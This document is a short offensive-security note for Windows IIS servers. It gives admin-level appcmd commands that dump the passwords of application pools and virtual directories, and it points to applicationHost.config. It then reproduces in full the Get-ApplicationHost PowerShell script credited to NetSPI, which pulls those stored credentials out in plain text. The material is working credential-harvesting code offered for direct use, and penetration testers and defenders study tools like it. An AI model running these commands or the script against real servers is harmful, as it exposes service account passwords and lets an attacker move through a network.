
Open cmd with admin privileges.
%systemroot%\system32\inetsrv\appcmd list apppool "Site_App_Pool" /text:*
or
%systemroot%\system32\inetsrv\appcmd list apppool "Site_App_Pool" /text:processmodel.password
Also we can check config file that located by default:
C:\Windows\System32\inetsrv\Config\applicationHost.config
Powershell script to retrieve passwords
function Get-ApplicationHost
{
    # Author: Scott Sutherland - 2014, NetSPI
    # Version: Get-ApplicationHost v1.0

    <#
	    .SYNOPSIS
	       This script will recover encrypted application pool and virtual directory passwords from the applicationHost.config on the system.

	    .DESCRIPTION
	       This script will decrypt and recover application pool and virtual directory passwords
	       from the applicationHost.config file on the system.  The output supports the
	       pipeline which can be used to convert all of the results into a pretty table by piping
	       to format-table.

	    .EXAMPLE
	       Return application pool and virtual directory passwords from the applicationHost.config on the system.

	       PS C:\>get-applicationhost.ps1

            user    : PoolUser1
            pass    : PoolParty1!
            type    : Application Pool
            vdir    : NA
            apppool : ApplicationPool1

            user    : PoolUser2
            pass    : PoolParty2!
            type    : Application Pool
            vdir    : NA
            apppool : ApplicationPool2

            user    : VdirUser1
            pass    : VdirPassword1!
            type    : Virtual Directory
            vdir    : site1/vdir1/
            apppool : NA

            user    : VdirUser2
            pass    : VdirPassword2!
            type    : Virtual Directory
            vdir    : site2/
            apppool : NA

	    .EXAMPLE
	       Return a list of cleartext and decrypted connect strings from web.config files.

	       PS C:\>get-applicationhost.ps1 | Format-Table -Autosize

            user          pass               type              vdir         apppool
            ----          ----               ----              ----         -------
            PoolUser1     PoolParty1!       Application Pool   NA           ApplicationPool1
            PoolUser2     PoolParty2!       Application Pool   NA           ApplicationPool2
            VdirUser1     VdirPassword1!    Virtual Directory  site1/vdir1/ NA
            VdirUser2     VdirPassword2!    Virtual Directory  site2/       NA

	     .LINK
	       New Home
	       https://raw2.github.com/NetSPI/cmdsql/master/cmdsql.aspx
	       http://www.iis.net/learn/get-started/getting-started-with-iis/getting-started-with-appcmdexe
	       http://msdn.microsoft.com/en-us/library/k6h9cz8h(v=vs.80).aspx

	    #>


    # Check if appcmd.exe exists
    if (Test-Path  ("c:\windows\system32\inetsrv\appcmd.exe"))
    {
        # Create data table to house results
        $DataTable = New-Object System.Data.DataTable

        # Create and name columns in the data table
        $DataTable.Columns.Add("user") | Out-Null
        $DataTable.Columns.Add("pass") | Out-Null
        $DataTable.Columns.Add("type") | Out-Null
        $DataTable.Columns.Add("vdir") | Out-Null
        $DataTable.Columns.Add("apppool") | Out-Null

        # Get list of application pools
        c:\windows\system32\inetsrv\appcmd.exe list apppools /text:name |
        foreach {

			#Get application pool name
			$PoolName = $_

            #Get username
			$PoolUserCmd = 'c:\windows\system32\inetsrv\appcmd.exe list apppool "'+$PoolName+'" /text:processmodel.username'
            $PoolUser = invoke-expression $PoolUserCmd

			#Get password
			$PoolPasswordCmd = 'c:\windows\system32\inetsrv\appcmd.exe list apppool "'+$PoolName+'" /text:processmodel.password'
            $PoolPassword = invoke-expression $PoolPasswordCmd

			#Check if credentials exists
            IF ($PoolPassword -ne "")
            {

			    #Add credentials to database
			    $DataTable.Rows.Add($PoolUser, $PoolPassword,'Application Pool','NA',$PoolName) | Out-Null
            }
        }


        # Get list of virtual directories
        c:\windows\system32\inetsrv\appcmd.exe list vdir /text:vdir.name |
        foreach {

            #Get Virtual Directory Name
            $VdirName = $_

            #Get username
			$VdirUserCmd = 'c:\windows\system32\inetsrv\appcmd list vdir "'+$VdirName+'" /text:userName'
            $VdirUser = invoke-expression $VdirUserCmd

			#Get password
			$VdirPasswordCmd = 'c:\windows\system32\inetsrv\appcmd list vdir "'+$VdirName+'" /text:password'
            $VdirPassword = invoke-expression $VdirPasswordCmd

			#Check if credentials exists
            IF ($VdirPassword -ne "")
            {

			    #Add credentials to database
			    $DataTable.Rows.Add($VdirUser, $VdirPassword,'Virtual Directory',$VdirName,'NA') | Out-Null
            }
        }


        # Check if any passwords were found
        if( $DataTable.rows.Count -gt 0 )
        {

            # Display results in list view that can feed into the pipeline
            $DataTable |  Sort-Object type,user,pass,vdir,apppool | select user,pass,type,vdir,apppool -Unique
        }else{

            # Status user
            Write-Error "No application pool or virtual directory passwords were found."
        }
    }else{
        Write-Error "Appcmd.exe does not exist in the default location."
    }

}
Get-ApplicationHost